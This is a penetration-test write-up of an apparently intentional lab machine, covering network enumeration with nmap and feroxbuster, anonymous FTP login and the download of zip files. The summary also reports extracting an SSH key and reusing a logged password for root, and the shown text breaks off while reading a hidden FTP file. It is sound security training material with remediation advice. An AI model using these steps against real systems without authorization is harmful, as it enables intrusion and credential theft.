Penetration Tester: Giovanni Ocasio

Executive Summary

During the penetration test several vulnerabilities were discovered which ultimately led to the penetration tester gaining elevated privileges on the targeted system. When initially scanning the machine, it was determined that TCP Port 21, the File Transfer Protocol (FTP) was discovered to be accessible. Along with FTP, it was discovered that the Secure Shell on TCP Port 22 and Hypertext Transfer Protocol on TCP Port 80 was discovered. The major vulnerability discovered was CVE-1999-0497, which refers to the ability to access the FTP server as an anonymous user. This user does not require a password. After accessing the FTP server I was able to exfiltrate several zip files and was able to extract the ID_RSA key which allowed me to gain access to the server as Tom. Within Tom's account there was a log file that provided a password which allowed me to gain elevated privileges on the machine.


Recommendations:

Reconfigure the FTP server to disable anonymous login.

Sanitize the FTP server. No ID_RSA tokens should be stored in a publicly accessible server.

Sanitize log file that contain cleartext passwords.

Once in the testing environment I began with enumeration. Starting with *ifconfig*.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.59.200  netmask 255.255.255.0  broadcast 192.168.59.255
        inet6 fe80::fbbd:8587:f588:b711  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:bf:f5:9e  txqueuelen 1000  (Ethernet)
        RX packets 1672  bytes 156428 (152.7 KiB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 2462  bytes 7355579 (7.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

With the *ifconfig* command we have determined that the subnet mask is 255.255.255.0 or /24, and that the IP range is from 192.168.59.0-255


Next we can begin our nmap scan. Using the following command we can scan the entire 192.168.59.0/24 network and all ports to see what is open.
sudo nmap -sV -p- 192.168.59.0/24 -v

The machine that we're target has an IP address of 192.168.59.107 and has port 21, 22, and 80 open according to the nmap scan



```
Nmap scan report for 192.168.59.107
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5e
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:50:56:BF:C7:26 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

With Port 80 open, we know that the machine is running http so we will enter the IP address into the browser and see what we get back.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

What we get in return is a generic Apache Web page. So, we will begin enumeration looking for potential subdomains using feroxbuster. If it is not installed on your machine, you can install it by typing feroxbuster and following the prompts. Ensure you install seclists along with it, as feroxbuster relies heavily on the information seclists provides.

We will run the following command *feroxbuster --url http://192.168.59.107 -d 2 -x php.* Feroxbuster will brute force the site for potential subdomains and display its findings.



```
[########################] - 10s    60000/60000   5454/s   http://192.168.59.107
[########################] - 10s    60000/60000   5471/s   http://192.168.59.107/
403       GET          9l         28w        279c http://192.168.59.107/server-statu
s
```




Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 192.168.59.107 Port 80


Once finished feroxbuster discovered three potential directories. Two that lead to the initial page and one that is a server-status page that is forbidden.

Next we will evaluate the FTP server on the host. We will use the following command *ftp anonymous@192.168.59.107* and provide no password.



```
┌──(kali㉿kali)-[~]
└─$ ftp anonymous@192.168.59.107
Connected to 192.168.59.107.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.59.107]
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.59.200 !
230-
230-The local time is: Tue Jul 19 03:16:54 2022
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Now let us look around using the *ls* command.



```
230-Welcome, archive user anonymous@192.168.59.200 !
230-
230-The local time is: Tue Jul 19 03:16:54 2022
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13407|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
-r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
-rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
226 Transfer complete
ftp> 
```

And we see that there are several zip files. Let us examine them on our machine by downloading them with *mget ** and use Y + Enter to confirm our choice.


Now let us see if we can unzip these files using the *unzip* command.



```
┌──(kali㉿kali)-[~]
└─$ ls
anna.zip      Desktop     jessica.zip  Music      tom.zip
ariel.zip     Documents   john.zip     Pictures   Videos
bud.zip       Downloads   marge.zip    Public     welcome.msg
cathrine.zip  homer.zip   miriam.zip   Templates  zlatan.zip

┌──(kali㉿kali)-[~]
└─$ unzip *.zip
Archive:  anna.zip
caution: filename not matched:  ariel.zip
caution: filename not matched:  bud.zip
caution: filename not matched:  cathrine.zip
caution: filename not matched:  homer.zip
caution: filename not matched:  jessica.zip
caution: filename not matched:  john.zip
caution: filename not matched:  marge.zip
caution: filename not matched:  miriam.zip
caution: filename not matched:  tom.zip
caution: filename not matched:  zlatan.zip

┌──(kali㉿kali)-[~]
└─$ unzip anna.zip
Archive:  anna.zip
[anna.zip] id_rsa password: █
```

The files request the id_rsa password.


Back to the FTP server, we will dig a little deeper. Now we will use *ls -la* to view all files in the directory.



```
ftp> ls -la
229 Entering Extended Passive Mode (|||12897|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4096 Jul 25  2020 .
drwxr-xr-x   2 ftp      ftp          4096 Jul 25  2020 ..
-rw-r--r--   1 ftp      ftp           153 Jul 25  2020 .@admins
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
-r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
-rw-r--r--   1 ftp      ftp           114 Jul 25  2020 .@users
-rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
226 Transfer complete
ftp> 
```


Now we can see a .@user and .@admins file. Let us examine them.

In the .@admins we find



```
ftp> more .@admins
